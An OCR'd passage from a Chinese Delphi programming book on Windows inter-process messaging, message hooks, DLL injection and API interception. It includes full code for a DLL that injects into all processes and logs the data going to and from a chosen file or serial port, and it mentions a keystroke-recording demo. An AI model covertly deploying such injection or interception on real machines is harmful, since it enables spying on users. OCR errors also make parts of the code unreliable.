程序执行后，先单击【安装钩子】按钮，然后在不同应用程序中用键盘输入：当单击【显示按键记录】按钮时，则程序把刚才键盘的操作过程显示出来，结果如图 1-2 所示。



图 1-2 DLL 共享内存

1.3 16 位和 32 位进程间传送消息

为了在 Windows 下实现 16 位代码与 32 位代码之 Pi 传送消息，可以使用全局原子和 WM_COBPDATA 消息来实现。

1.3.1 全局原子实现数据共享

如果 16 位应用程序需要与 32 位应用程序进行通信,或者需要程序发送数据位到其他的应用程序,消息传送是一个好方法。

发送消息的基本函数是 `SendMessage` 和 `PostMessage` 其中, `SendMessage` 函数的声明如下所示:

```
function SendMessage(hWnd: HWND; Msg: UINT; wParam: WPARAM; lParam: LPARAM);
    LRESULT;
```

- I `hWnd` 应用程序句柄,即是要发送消息的目标应用程序句柄,这可以用 `FindWindow` 获得。当 `hWnd` 设为 `HWND_BROADCAST` 时,所有的应用程序都可以接收到。
- I `Msg` 消息常量,可以是任何 Windows 消息加 `WM_GETTEXT` 或 `WM_DESTROY` 等;当然也可以自定义,如 `WM_USER+21`。
- I `wParam` 参数在 16 位程序中是 16 位的,在 32 位程序中是 32 位的。
- I `lParam` 参数在 16 位和 32 位应用程序中都是 32 位的。

如果在 16 位应用程序中发送字符串到另外的应用程序中,参数 `lParam` 以 `Pchar` 变量方式发送字符串的地址,接收程序能够从程序的地址中读出字符串。32 位应用程则不相同,系统不允许访问不同进程的地址空间,必须用另外的方法发送字符串,全局原子表可达到这个目的,而且,全局原子函数在 16 位和 32 位程序中都存在。

全局原子是有限的资料,当完成了调用之后必须删除,删除有两种方式:在发送程序中删除和在接收程序中删除。发送消息如果使用 `SendMessage`,而不是使用 `PostMessage`,则可以在发送方删除原子。

下面 `SendInterAppMessage` 函数能够把包含字符串指针的消息发送给指定的程序或广播到所有应用程序中去:

```
function SendInterAppMessage(sClass, sCaption: ShortString;
    wParam: WPARAM; lParam: LPARAM): LRESULT;
var
    Atom: TAtom;
    hWndReceiver: HWND;
begin
    Result := True;
    if (Length(sClass) > 0) and (Length(sCaption) > 0) then
    begin
        sClass := sClass + #0;
        sCaption := sCaption + #0;
        hWndReceiver := FindWindow(@sClass[1], @sCaption[1]); { 查找窗口 }
        Result := hWndReceiver <> 0;
        if Result then
        begin
            if Length(sData) > 0 then
            begin
                sData := sData + #0;
                Atom := GlobalAddAtom(@sData[1]); // 申请全局原子
                SendMessage(hWndReceiver, wParam, lParam, Atom);
            end
        end
    end
end
```

```

        else
        begin
            SendMessage(hwndReceiver, wParam, lParam, 0);
        end;
    end;
end
else
begin
    if Length(sData) > 0 then
    begin
        sData := sData + #0;
        Atom := GlobalAddAtom(@sData[1]);
        SendMessage(hwndReceiver, wParam, lParam, Atom);
    end
    else
    begin
        SendMessage(hwndReceiver, wParam, lParam, 0);
    end;
end;
end;
end;

```

其中, sClass 是程序的类名, 如 "TForm1"; 如果 SClass 和 sCaption 都为空消息将进行广播给所有运行的程序; wParam、lParam 可以自定义; sData 参数是待发送的字符串, 允许是空值。

下面是使用 SendInterAppMessage 函数的例子

```

Private
    sMessage:string;
    procedure WMPrivateMessage(var Msg: TMessage); message WM_USER + 21;
    {WM_USER+21 是自定义的消息编号}
    //.....

    procedure TForm1.WMPrivateMessage(var Msg: TMessage);
    var
        cBuf: array[0..255] of char;
    begin
        if Msg.lParam <> 0 then //如果使用了全局原子
        begin
            GlobalGetAtomName(Msg.lParam, cBuf, 255); //取出内容
            sMessage:= StrPas(cBuf); //转换为 string
            GlobalDeleteAtom(Msg.lParam); //删除全局原子
        end else sMessage:= '';
        inherited;
    end;
end;

```

当程序接收到 WM_USER+21 的自定义消息时将触发此函数, 函数将从全局原子中获取字符串, 然后删除全局原子。

当然除了使用 “ procedure WMPrivateMessage(var Msg : TMessage); message WM_USER+21 ; ” 的方法能收到自定义消息之外还可以使用以下方法:

```

public
    procedure WndProc(var Msg : TMessage); override;
    //.....
procedure WndProc(var Msg : TMessage);
begin
    case Msg.Msg of
    WM_USER+21:
        begin
            {处理消息，上例的 WMPrivateMessage 中的代码可以写在这里}
        end
    WM_USER+22:
        begin
            {处理消息}
        end;
    //.....
    end;
    inherited;{处理其他消息，一定不能缺少这行代码}
end;

```

1.3.2 WM_COPYDATA 消息实现进程间数据共享

利用 WM_COPYDATA 消息也是实现 16 位和 32 位进程间数据共享的一种方法。发送 WM_COPYDATA 消息时 lParam 参数是一个 TCopyDataStruct 结构的指针，TCopyDataStruct 的定义如下：

```

tagCOPYDATASTRUCT=packed record
    dwData: DWORD; //自定义数值
    cbData: DWORD; //要传递的数据长度
    lpData: Pointer; //要传递的数据指针
end;
TCopyDataStruct=tagCOPYDATASTRUCT;

```

下面是用 WM_COPYDATA 消息发送数据的调用方式：

```

Procedure SendMessageTo(hwndSend:HWND;s:String);
const
    Msg = $1357; //自定义数值
var
    DataButfer: TCopyDataStruct;
    Buf: PChar;
    BufSize:integer
begin
    BufSize:=Length(s);
    Buf:=AllocMem(BufSize);
    {拷贝数据到缓冲区}
    strcpy(Buf, pchat(s));
    try

```



```

        with DataBuffer do
        begin
            {填充消息中的数据}
            dwData:=Msg;
            cbData:=BufSize;
            lpData:=Buf;
        end;
        {发送消息 WM_COPYDATA}
        SendMessage(hwndSend, WNI_COPYDATA,0, Longint(@DataBuffer));
    finally
        FreeMem(Buf, BufSize );
    end;
end;

```

下面是接收利用 WM_COPYDATA 消息传递数据的调用方式:

```

Procedure WMCopyData(var M: TMessage); message WM_COPYDATA;
//.....

procedure TForm1.WMCopyData(var M: TMessage);
{处理 WM- COPYDATA 消息}
const
    Msg=$1357;//自定义数值
begin
    {检查 wParam 参数，确保发送方的合法性}
    if PCopyDataStruct(M.lParam)^.dwData=Msg then
        {接收到 WAd_COPYDATA 消息，lparam 指向的 TCopyDataStrct 结构}
        ShowMessage(PChar(PCopyDataStruct(M.lParam)^.lpData));
end;

```

第 2 章 钩子原理

2.1 钩子原理

消息钩子是创建钩子时在 Windows 的消息处理链中插入一个函数，一旦钩子安装成功，就可以监控消息，那么向所有应用程序发送的消息就会先经过此函数。对于系统钩子程序必须是动态链接库 DLL，不能在可执行文件 EXE 中完成。这是因为可执行文件在其他进程(另一个可执行文件)中是不可见的，无法实现钩子功能，然而 DLL 却可以映射到其他进程的空间中去。

对于一个系统钩子来说，系统自动将包含钩子回调函数的 DLL 映射到受钩子函数影响的所有进程的地址空间中。通过钩子函数可以控制系统事件的发生和处理。钩子有多种，分别用于捕获某一特定类型或某一范围的消息。如键盘消息、鼠标消息等。当特定的消息发出，在没有到达目的窗口前，钩子程序就先捕获该消息，即钩子函数先得到控制权。这时钩子函数既可以加工处理(改变)该消息，也可以不做处理而继续传递该消息，还可以强制结束消息的传递。对每种类型的钩子由系统来维护一个钩子链，最近安装的钩子放在链的开始，而最先安装的钩子放在最后，也就是后加入的钩子先获得控制权。

注意 如果读者对钩子原理已有一定的理解，还是建议浏览一下这一章。因为笔者发现网络上的许多关于钩子原理及实现的代码都存在着不同程度上的 Bug，这些代码要么不能在 Windows 9x 下运行，要么不能在 NT/2000 下使用，甚至在使用共享变量时读写了另一个未知的内存变量。

2.1.1 挂钩函数

要使用 Windows API 函数，挂钩函数 SetWindowsHookEx 将安装应用程序定义的钩子过程到钩子链中，以下是 SetWindowsHookEx 的声明

```
SetWindowsHookEx(  
    idHook: Integer{钩子类型标志}  
    lpfn: TFnHookProc{钩子函数指针}  
    hmod: HINST;  
    dwThreadId: DWORD{关联的线程}  
): HHook;stdcall;
```

I idHook 指定安装钩子的类型。可以是下面的类型

- (1) WH_CALLWNDPROC 在 SENDMESSAGE 函数被调用时。
- (2) WH_CALLWNDPROCRET 在 SENDMESSAGE 函数返回之后。
- (3) WH_CBT 是一个基于计算机的钩子调用，发生在激活、创建、关闭、极小化、极大化、搬移或改变一个窗口的大小之前，在完成一个系统命令、清除一个鼠标或键盘事件、设置焦点，以及在同步系统消息队列之前，等等。
- (4) WH_DEBUG 在任何其他过滤钩子被调用之前调用。
- (5) WH_GETMESSAGE 在 GetMessage 函数已搜索到一个来自应用队列的消息时调用。
- (6) WH_HARDWARE 发生在当应用调用了 GetMessage 或 PeekMessage 函数，且有一个非标准的硬件消息(不是鼠标和键盘事件)时。
- (7) WH_JOURNALRECORD 发生在当系统从系统消息队列中清除消息时。

(8) WH_JOURNALPLAYBACK 用于将键盘和鼠标消息插入到系统消息队列中。

(9) WH_MOUSE 发生在应用调用了 GetMessage 或 PeekMessage 函数，且有一个鼠标消息等待处理。

(10) WH_KEYBOARD 是一个键盘过滤器。当从应用程序从消息队列中读消息或有 WM_KEYDOWN 或 WM_KEYUP 按键消息要处理时。

(11) WH_MSGFILETER 是一个应用范围的钩子，发生在一个对话框、消息框或菜单已接收了一个消息之后，但在该消息真正被处理之前。

(12) WH_SHELL 被外壳应用程序用来从系统接收通知消息。

(13) WH_SYSMSGFILTER 是一个系统范围的钩子，发生在一个对话框、消息框或菜单已接收了一个消息之后，但是该消息真正被处理之前。

l lpfn 指定钩子函数的地址与钩子函数类型有关，详细信息请查阅 MSDN 或 Win32 API 帮助，也可参考本书的例子。

l hMod 指定回调函数的实例，在 Delphi 中一般设为 HInstance。

l dwThreadId 参数指定了线程 ID。钩子函数能够监视由 dwThreadId 参数定义的线程，或者系统中的所有线程。使用它来过滤并在系统或窗口处理之前处理特定的消息。如果该值为零，表示这个挂钩可以在所有的线程内调用。

说明	如果为了实现 DLL 注入其他进程建议使用 WH_GETMESSAGE 钩子，并把 dwThreadId 设置为 0。
----	---

2.1.2 钩子链

系统钩子必须包含在动态链接库 DLL 中，而指定线程的钩子除了可以包含在动态链接库 DLL 中之外，还可以包含在可执行文件中。

得到控制权的钩子在得到控制权后，如果想要该消息继续传递给下一个钩子，那么它必须调用 CallNextHookEx 来传递它，否则建议直接还回。

挂钩函数的参数都与挂钩函数的类型有关，但是都有一个相同点：nCode 参数的值可以用来调用挂钩链中的下一个挂钩函数。调用下一个挂钩函数要用到 CallNextHookEx 函数，其声明如下：

```
Result:=CallNextHookEx(hhk: HHook;nCode:Integer; wParam:WPARAM; lParam:LPARAM)
```

l hhk 是当前钩子句柄，由建立钩子时 SetWindowsHookEx 的返回值

l nCode 用于调用下一个挂钩函数。

l wParam、lParam 都是钩子类型和挂钩函数有关的参数。

2.1.3 脱钩

如果要撤消当前已安装的钩子，则要调用另外一个函数 UnhookWindowsHookEx。函数声明如下：

```
UnhookWindowsHookEx(  
    hhk: HHook{待撤消的钩子句柄}  
): BOOL;
```

说明	当使用 SetWindowsHookEx 函数把 DLL 注入其他进程后，UnhookWindowsHookEx 函数可以把 DLL 退出其他进程。经笔者在不同操作系统
----	--

下使用发现，当主程序调用 UnhookWindowsHookEx 函数后，DLL 并不会立即退出某些不活动的进程。因此，建议使用 SendMessage 向所有进程广播一条消息，从而使用得 DLL 完全退出所有的进程，如：

```
SendMessage(HWND_BROADCAST, WM_SETTINGCHANGE, 0, 0);
```

2.2 消息及 DLL 的注入

其实，本书中在这之前已经出现过很多次进行消息截取的钩子，当钩子被安装后，Windows 的消息都必须首先经过钩子的回调过程，用户可以在回调过程中处理消息，从中做一些操作。

2.2.1 自定义消息截取

消息钩子可以在应用程序得到这些消息前截取，可以取消这些消息的发送，或者接收这些消息执行特定的操作。下面的例子实现简单的自定义消息的截取(见光盘中的 "MessageHook" 目录):

```
unit Unit1;

interface

uses
  Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms, Dialogs,
  StdCtrls;

const
  {定义用于 Hook 的消息，也可以是 Windows 的标准消息}
  WM_TestMessage = WM_USER + 2000;

type
  TForm1 = class(TForm)
    Button1: TButton;
    procedure FormCreate(Sender: TObject);
    procedure Button1Click(Sender: TObject);
  private
    { Private declarations }
  public
    { Public declarations }
  end;

var
  Form1: TForm1;

implementation

{$R *.DFM}
```

```

var
    HookHandle: HHOOK;

{Hook 处理函数}
function TestHookProc(Code: Integer; WParam: Longint; Msg: Longint): Longint;stdcall;
begin
    if (Code = HC_ACTION) then
        if PMsg(Msg)^.Message = WM_TestMessage then
            { 调用你自己的 Hook 函数}
            begin
                showMessage('已经截获该消息');
            end;
            { 挂钩下一个函数}
            Result := CallNextHookEx(HookHandle, Code, WParam, Longint(@Msg));
        end;
    { 安装 Hook}
    procedure TForm1.FormCreate(Sender: TObject);
    begin

        HookHandle:=SetWindowsHookEx(WH_GETMESSAGE,TestHookProc,0,GetCurrentThrea
        didID);
    end;

    procedure TForm1.Button1Click(Sender: TObject);
    begin
        { 发送特定消息}
        PostMessage(self.Handle,WM_TestMessage,0,0);
    end;

end。

```

运行程序后，单击【发送】按钮，就进入消息截取过程，如图 2-1 所示。



图 21 自定义消息截取

2.2.2 文件或串并口读写监视钩子

1.把 DLL 注入其他进程

当创建钩子函数时，就在 Windows 的指定消息处理链中插入一个函数，一旦安装成功，钩子就可以监控消息，因此向所有应用程序发送的消息就会先经过此函数。系统钩子程序必

须放在动态链接库 DLL 中，不能在可执行文件 EXE 中完成，因为可执行文件在其他进程(另一个可执行文件)中是不可见的，无法实现系统级的钩子功能。

对于一个系统钩子来说，系统自动将包含钩子回调函数的 DLL 映射到受钩子函数影响的所有进程的地址空间中。在本例中使用钩子函数就是为了把当前的 DLL 映射到所有进程中去，钩子仅是辅助功能，并不是最终目的。这就是 DLL 注入的过程。

当 DLL 注入或退出其他进程时，每个进程都会分别调用 Initialization, Finalization 里的代码。这里的代码通常实现截取 API, 建立共享映像文件等功能(见下面的实例)。

2. 内存映像文件

当一个进程隐式或显式调用一个动态库里的函数时，系统都要把动态库映射到这个进程的虚拟地址空间里，并使得 DLL 成为这个进程的一部分。DLL 中的代码以这个进程的身份执行，并使用这个进程的堆栈。钩子程序作为动态链接库的特例，因为它的代码可能被不同的进程执行，所以所有进程的全局共享数据必须在“内存映像文件”中声明。例如，定义 Integer, Char, Byte 等变量时有如下三种选择：

(1) 局部变量，这在每个函数中 var 后定义，仅本函数中可见

(2) 全局变量，这在 DLL 单元文件中全局 var 后定义，仅本进程中可见。

(3) 所有进程的全局共享变量，必须使用 CreateFileMapping, OpenFileMapping 等函数建立，在所有进程中可见。

注意 在“内存映像文件”中声明的变量不能使用像 string 等变量，因为这些变量需要动态申请内存，并不能保证所有进程都能读取它，而必须改为 String[.], Pchar 或 array[.] of Char 等

3. 如何截取 Windows API 函数

把自定义函数(如 NewFun)的地址“写到”指定的 API 函数(如 CreateFileA)的入口地址处(一般是覆盖跳转指令 `Jmp xxxxxxxx`)，这样做的结果是，所有程序调用原来指定的函数时(如 CreateFileA)，都改为执行这里的自定义函数(如 NewFun)，直至程序退出才恢复原来的入口地址。

注意 自定义函数必须与指定函数有相同的参数，否则将导致堆栈错误。

截取 Windows API 的完整介绍请参阅第 10 章。

4. 需要截取什么 Windows API 函数

为了截取串口通信(把串口当做文件)，必须截取“建立”、“关闭”、“读”和“写”的 API 函数。从 MSDN 文档中可知分别是 CreateFile, CloseHandle、ReadFile, WriteFile 函数，其中的 CreateFile 实质上是调用了 CreateFileA，为了不漏掉任何一次“建立文件”，必须选择截取 CreateFileA 和 CreateFileW。

浏览 Delphi 的 Windows.pas 文件就知道当中的秘密了

```
function CreateFileA; external kernel32 name 'CreatcFileA';  
function CreateFileW; external kernel32 name 'CreateFileW';  
function CreateFile; external kernel32 name 'CreatcFileA';
```

5. PE 文件的结构

当执行一个 EXE 时，系统给它分配 4GB 的虚拟地址空间并将 EXE 文件几乎原封不动地映射到其中，也就是内存中的映像与磁盘上的文件结构几乎是相同的。然后，系统将这个 EXE 直接和间接使用的 DLL 也几乎是原封不动地映射到其中。DLL 在内存中的映像与磁盘上的文件也几乎是一样的，PE 文件的装载器只改一些内容：动态链接的 API 函数的地址。当包含钩子的动态库被注入到进程的地址空间后，就能够查询被注入的进程的地址空间，并找到 EXE 和其余 DLL 被映射到的虚拟内存的基地址(EXE 和 DLL 被映射到虚拟内存空间的什么地方是由基地址决定的，其基地址是在链接时由链接器决定的)。

PE 文件格式的详细说明请参见 MSDN 文档或本书第 8 章。所有对给定 API 函数的调用总通过可执行文件的同一个地方转移。那就是一个模块(可以是 EXE 或 DLL)的输入地址表(Import Address Table)那里有所有本模块调用其他 DLL 的函数名及地址。对其他 DLL 的函数调用实际上只是跳转到输入地址表, 由输入地址表再跳转到 DLL 真正的函数入口。

金山词霸软件的屏幕取词就是利用这些技术, 监视 TextOutA、TextOutW、ExtTextOutA、ExtTextOutW 这几个函数的调用, 这样就可以用自定义的函数显示中文了。当然没有这里所说的那么简单, 还涉及许多内核问题, 特别是如何截取 16 位代码的问题。这将在本书第 10 章介绍。

2.2.2.1 实现步骤

实现上述技术的步骤如下。

步骤

(1)仿照 Windows 的 ReadFile, WriteFile, CreateFileA, CreateFileW, CloseHandle 函数的参数格式编写自定义的函数, 与系统钩子放在同一个 DLL 中, 分别是 NewCreateFileA、NewCloseHandle、NewReadFile、NewWriteFile。

(2)建立内存映像文件, 用于存放全局共享数据。

(3)用消息钩子实现 DLL 映射到其他进程。

(4)使用第 10 章将要介绍的 API Hook 技术来截取 CreateFileA、CreateFileW、CloseHandle、WriteFile、ReadFile 等函数, 并将其替换为自定义的函数。

2.2.2.2 动态链接库模块

要截获系统函数调用, 必须以系统钩子的形式, 因为系统钩子以 DLL 形式注入别的所有进程中。在系统触发指定消息或事件时, 首先获得系统控制权, 这样就可以在应用程序之前控制消息或事件等

钩子 DLL 程序清单如下(见光盘中的“钩子实现文件或端口读写的截取&”目录, 其中的“&”表示只能在 Windows NT/2000 下运行, 以下同):

```
unit UnitDllMain;  
  
interface  
  
uses windows,UnitNt2000Hook,Sysutils,dialogs,messages;  
  
const  
    MappingFileName = 'Mapping File Comm DLL';//映像文件名, 可以自定义  
    Trap=true; {True 陷阱式,False 改引入表式}  
  
type  
    TShareMem = packed record    //全局共享数据的结构  
        ComPortFile:array[0..255] of char;  
        FileHandle:THandle;  
        DatToWriteFile:array[0..255] of char;  
        DatToReadFile:array[0..255] of char;  
    end;  
    PShareMem = ^TShareMem;  
  
procedure StartHook(FileBeSpy,readfile,writefile:pchar); stdcall; //开始截取
```

```
procedure StopHook; stdcall; //停止截取
```

```
implementation
```

```
var
```

```
  pShMem : PShareMem; //全局共享数据的指针  
  hMappingFile : THandle; //映像文件的句柄  
  hook:array[0..4]of THookClass; //API 截取的自定义结构  
  FirstProcess:boolean; //是否第一个进程  
  MessageHook:THandle;
```

```
function NewCreateFileA(lpFileName: PChar;  
  dwDesiredAccess, dwShareMode: DWORD;  
  lpSecurityAttributes: PSecurityAttributes;  
  dwCreationDisposition,dwFlagsAndAttributes: DWORD;  
  hTemplateFile: THandle): THandle;stdcall; // 新的 CreateFileA 函数
```

```
type
```

```
  TCreateFileA=function(lpFileName: PChar;  
    dwDesiredAccess, dwShareMode: DWORD;  
    lpSecurityAttributes: PSecurityAttributes;  
    dwCreationDisposition,dwFlagsAndAttributes: DWORD;  
    hTemplateFile: THandle): THandle;stdcall;
```

```
begin
```

```
  Hook[0].Restore; {改引入表式可以不使用此语句}
```

```
result:=TCreateFileA(hook[0].OldFunction)(lpFileName,dwDesiredAccess,dwShareMode,  
lpSecurityAttributes,dwCreationDisposition,dwFlagsAndAttributes,
```

```
  hTemplateFile);//先调用旧的 CreateFileA 函数
```

```
if (stricmp(lpFileName,pShMem^.ComPortFile)=0) or // COM2
```

```
  ((plongword(@lpFileName[0])^=$5c2e5c5c)
```

```
  and (stricmp(@lpFileName[4],pShMem^.ComPortFile)=0)) or // \\.\COM2
```

```
  ((stricmp(lpFileName,pShMem^.ComPortFile,4)=0)
```

```
  and (pword(@lpFileName[4])^=$002e)) then // COM2。
```

```
begin //如果是预先指定的文件名
```

```
  pShMem^.FileHandle:=result; // 保存文件句柄
```

```
end;
```

```
Hook[0].Change; {改引入表式可以不使用此语句}
```

```
end;
```

```
function NewCreateFileW(lpFileName: PWideChar;dwDesiredAccess, dwShareMode:  
DWORD;
```

```
  lpSecurityAttributes: PSecurityAttributes;
```

```
  dwCreationDisposition,dwFlagsAndAttributes: DWORD;
```

```
  hTemplateFile: THandle): THandle;stdcall;
```



```

// 新的 CreateFileW 函数
type
  TCreateFileW=function (lpFileName: PWideChar; dwDesiredAccess, dwShareMode:
  DWORD;
    lpSecurityAttributes: PSecurityAttributes;
    dwCreationDisposition, dwFlagsAndAttributes: DWORD;
    hTemplateFile: THandle): THandle; stdcall;
var
  s:string;
begin
  Hook[1].Restore; {改引入表式可以不使用此语句}
  { 先调用旧的 CreateFileW 函数}

result:=TCreateFileW(hook[1].OldFunction)(lpFileName,dwDesiredAccess,dwShareMod
e,

lpSecurityAttributes,dwCreationDisposition,dwFlagsAndAttributes,hTemplateFile);
  s:=WideCharToString(lpFileName);
  if s<>" then
    if (stricmp(@s[1],pShMem^.ComPortFile)=0)or //COM2
      ((plongword(@s[1])^=$5c2e5c5c)
      and (stricmp(@lpFileName[5],pShMem^.ComPortFile)=0))
      or // \\.\COM2
      ((stricmp(@s[1],pShMem^.ComPortFile,4)=0)
      and (pword(@lpFileName[5])^=$002e))then // COM2。
    begin
      pShMem^.FileHandle:=result;
    end;
    Hook[1].Change; {改引入表式可以不使用此语句}
  end;

procedure SaveForWriteFile(const s;bytes:dword);
var
  h:integer;
begin //保存 WriteFile 截取到的数据，把数据存入 pShMem^.DatToWriteFile 文件中
  if bytes=0 then exit;
  if fileexists(pShMem^.DatToWriteFile) then
    begin
      h:=fileopen(pShMem^.DatToWriteFile,fmOpenWrite);
      fileseek(h,0,2);
    end
  else h:=filecreate(pShMem^.DatToWriteFile);
  if h=-1 then exit;
  FileWrite(h,s,bytes);

```

```

        FileClose(h);
end;

{新的 WriteFile}
function NewWriteFile(hFile: THandle;const Buffer;nNumberOfBytesToWrite: DWORD;
    var lpNumberOfBytesWritten: DWORD;lpOverlapped: POverlapped): BOOL;stdcall;
type
    TWriteFile=function(hFile: THandle;const Buffer;nNumberOfBytesToWrite: DWORD;
        var lpNumberOfBytesWritten: DWORD;lpOverlapped: POverlapped): BOOL;stdcall;
begin
    Hook[2].Restore; {改引入表式可以不使用此语句}
    result:=TWriteFile(hook[2].OldFunction)(hFile,Buffer,nNumberOfBytesToWrite,
        lpNumberOfBytesWritten,lpOverlapped);
        //先调用旧的 WriteFile
    if hFile=pShMem^.FileHandle then    //如果是预告指定文件的句柄
        SaveForWriteFile(buffer,nNumberOfBytesToWrite); //保存截取到的数据
    Hook[2].Change; {改引入表式可以不使用此语句}
end;

procedure SaveForReadFile(const s;bytes:dword);
var
    h:integer;
begin
    if bytes=0 then exit;
    if fileexists(pShMem^.DatToReadFile) then
        begin
            h:=fileopen(pShMem^.DatToReadFile,fmOpenWrite or fmShareDenyNone);
            fileseek(h,0,2);
        end
    else h:=FileCreate(pShMem^.DatToReadFile);
    if h=-1 then exit;
    FileWrite(h,s,bytes);
    FileClose(h);
end;

function NewReadFile(hFile: THandle;var Buffer;nNumberOfBytesToRead: DWORD;
    var lpNumberOfBytesRead: DWORD;lpOverlapped: POverlapped): BOOL;stdcall;
type
    TReadFile=function(hFile: THandle;var Buffer;nNumberOfBytesToRead: DWORD;
        var lpNumberOfBytesRead: DWORD;lpOverlapped: POverlapped): BOOL;stdcall;
var
    s:string;
begin
    Hook[3].Restore; {改引入表式可以不使用此语句}

```

```

    result:=TReadFile(hook[3].OldFunction)(hFile,Buffer,nNumberOfBytesToRead,
        lpNumberOfBytesRead,lpOverlapped);
    if hFile=pShMem^.FileHandle then
    begin
        SaveForReadFile(buffer,lpNumberOfBytesRead);
    end;
    Hook[3].Change; {改引入表式可以不使用此语句}
end;

```

```

function NewCloseHandle(hObject:THandle):BOOL;stdcall;
type
    TCloseHandle=function(hObject:THandle):BOOL;stdcall;
begin
    Hook[4].Restore; {改引入表式可以不使用此语句}
    if (pShMem^.FileHandle=hObject)and(hObject<>INVALID_HANDLE_VALUE) then
    begin
        pShMem^.FileHandle:=INVALID_HANDLE_VALUE;
    end;
    result:=TCloseHandle(hook[4].OldFunction)(hObject);
    Hook[4].Change; {改引入表式可以不使用此语句}
end;

```

{消息钩子}

```

function GetMsgProc(code: integer; wPar: integer; lPar: integer): Integer; stdcall;
begin
    //不需要实现什么功能，直接调用下一个钩子
    Result := CallNextHookEx(MessageHook, Code, wPar, lPar);
end;

```

{FileBeSpy 是希望截取的文件名，readfile、writefile 分别是读、写指定文件时，保存截取下来的数据到什么新的文件中去}

```

procedure StartHook(FileBeSpy,readfile,writefile:pchar); stdcall;
begin
    if MessageHook=0 then
    begin
        strcopy(pShMem^.DatToWriteFile,writefile,255);
        strcopy(pShMem^.DatToReadFile,readfile,255);
        strcopy(pShMem^.ComPortFile,FileBeSpy,255);
        {实现消息钩子}
        MessageHook:=SetWindowsHookEx(WH_GetMessage, GetMsgProc, HInstance, 0);
    end;
end;

procedure StopHook; stdcall;

```

```

begin
    if MessageHook<>0 then
    begin
        UnhookWindowsHookEx(MessageHook);
        MessageHook:=0;
        SendMessage(HWND_BROADCAST,WM_SETTINGCHANGE,0,0);
    end;
end;

initialization {DLL 注入每个进程时都调用这里的代码}
    hMappingFile := OpenFileMapping(FILE_MAP_WRITE,False,MappingFileName);
    if hMappingFile=0 then {如果打开映像失败, 说明是主进程(主程序)}
    begin
        hMappingFile := CreateFileMapping($FFFFFFFF,nil,PAGE_READWRITE,0,
            SizeOf(TShareMem),MappingFileName);
        FirstProcess:=true; {是主进程}
    end
    else FirstProcess:=false; {不是主进程}
    if hMappingFile=0 then Exception.Create('不能建立共享内存!');
    pShMem := MapViewOfFile(hMappingFile,FILE_MAP_WRITE or
        FILE_MAP_READ,0,0,0);
    if pShMem = nil then
    begin
        CloseHandle(hMappingFile);
        Exception.Create('不能映射共享内存!');
    end;
    if FirstProcess then
    begin
        pShMem^.FileHandle:=INVALID_HANDLE_VALUE;
    end;
    MessageHook:=0; {开始 API Hook,其中 Trap=true 表示陷阱式}
    Hook[0]:=THookClass.Create(Trap,@CreateFileA,@NewCreateFileA);{Trap=False 改
引入表式}
    Hook[1]:=THookClass.Create(Trap,@CreateFileW,@NewCreateFileW);
    Hook[2]:=THookClass.Create(Trap,@WriteFile,@NewWriteFile);
    Hook[3]:=THookClass.Create(Trap,@ReadFile,@NewReadFile);
    Hook[4]:=THookClass.Create(Trap,@CloseHandle,@NewCloseHandle);

finalization {DLL 退出每个进程时都调用这里的代码}
    Hook[0].Destroy;
    Hook[1].Destroy;
    Hook[2].Destroy;
    Hook[3].Destroy;
    Hook[4].Destroy;
    UnMapViewOfFile(pShMem);

```

```
CloseHandle(hMappingFile);
```

```
end。
```

2.2.2.3 截取 Windows API 的主程序模块

前面介绍的是 DLL 钩子程序，必须结合这个主程序使用

注意 本程序只能在 Windows NT/2000 下运行，实现指定文件或串口、并口的读写监视。

源代码介绍如下：

```
unit unit1;
interface
uses
    Windows, Messages, SysUtils, Classes, Graphics, Controls, Forms,
    Dialogs, unitwjshook, StdCtrls, registry;
type
    TForm1 = class(TForm)
        Button1: TButton;
        Label1: TLabel;
        ComboBox1: TComboBox;
        ComboBox2: TComboBox;
        Edit1: TEdit;
        Label2: TLabel;
        Edit2: TEdit;
        Procedure Button1Click(Sender: TObject);
        Procedure FormClose(Sender: TObject; var Action: TCloseAction);
        procedure FormShow(Sender: TObject);
    Private
        { Private declarations }
    public
        {Public declarations }
    end;
    Procedure StartHook(Filed.SPyreadfile,wriHle:Pcluv); stdcall; external 'ComTSRDLL';
    Procedure StopHook; stdcall; extamal 'ComTSRDLU';
Var
    Fomt1:TForm1;
implementation

{$R *.DFM}

procedure TForm1.Button1Click(Sender: TObject)
var
    FileRead,FileWrite:string
begin
    if button1.caption='开始' then
    begin
        button1.caption:='停止';
        FileRead := edit1.text;
```

```

        FileWrire := edit2.text;
        deleteFile(FileRead);
        deleteFile(FileWrite);
        StartHook(PChar(ComboBox1.text), PChar(FileRead), PChar(FileWrite));
        {ComboBox1 是希望截取的文件名，后两个参数分别是读、写该文件时保
        存到具体的新文件中}

```

```

        end
    else
    begin
        StopHook;
        Button1.Caption := ' 开始';
    end;
end;

```

```

procedure TForm1.FormClose(Sender: TObject; var Action: TCloseAction);
begin
    if Button1.Caption <> '开始' then Button1Click(Sender);
end;

```

{找出所有串口}

```

procedure GetCommList(CommList: TStrings);
var
    reg:Tregistry;
    i:integer;
    s:string;
    list:TStringList;
begin
    List := TStringList.Cteate;
    reg := Tregistry.Create;
    reg.RootKey := HKEY_LOCAL_MACHINE;
    reg.OpenKey('Hardware\DeviceMap\SerialComm', true);
    reg.GetValueNames(List);
    for i := 0 to List.Count-1 do
    begin
        s := List[i];
        if (s='') or (strlicomp(@s[1], 'com', 3) <> 0) then
        begin
            s := reg.ReadString(s);
            if (s='') or (strlicomp(@s[1], 'com', 3) <> 0) then continue;
        end;
        commList.Add(s);
    end;
    reg.CloseKey;
    reg.Free;

```

```

        List.Free;
end;

{找出所有 Modem}
Procedure GetModemList(ModemList:TStings);
const
    Path1='System\CurrentControlSet\Services\Class\Modem\';
    Path2='System\CurrentControlSet\Control\Class\{4D36E96D-E325-11CE-BFC1-
08002BE10318}\';
var
    reg:Tregistry;
    i:integer;
    list:TStringList;
    s:string;
begin
    List :=TStringList.Create;
    reg := Tregistry.Create;
    reg.RootKey:=HKEY_LOCAL_MACHINE;
    //Windows9x 下的 Modem
    if reg.Openkey(Path1,false ) then
    begin
        reg.GetKeyNames(List);
        reg.CloseKey;
        for i:=0 to List.Count-1 do
        begin
            reg.OpenKey(Path1+List[i],true );
            if reg.ValueExists('model') then
                ModemList.add(reg.ReadString('model'));
            if reg.ValueExis('AttachedTo') then
                begin
                    s:= reg.ReadString('AttachedTo');
                    if (s='') or (strlicomP(@s[1],'com',3) <> 0) then //
                        else if ModemList.IndexOf(s)=-1 then ModemList.Add(s);
                end;
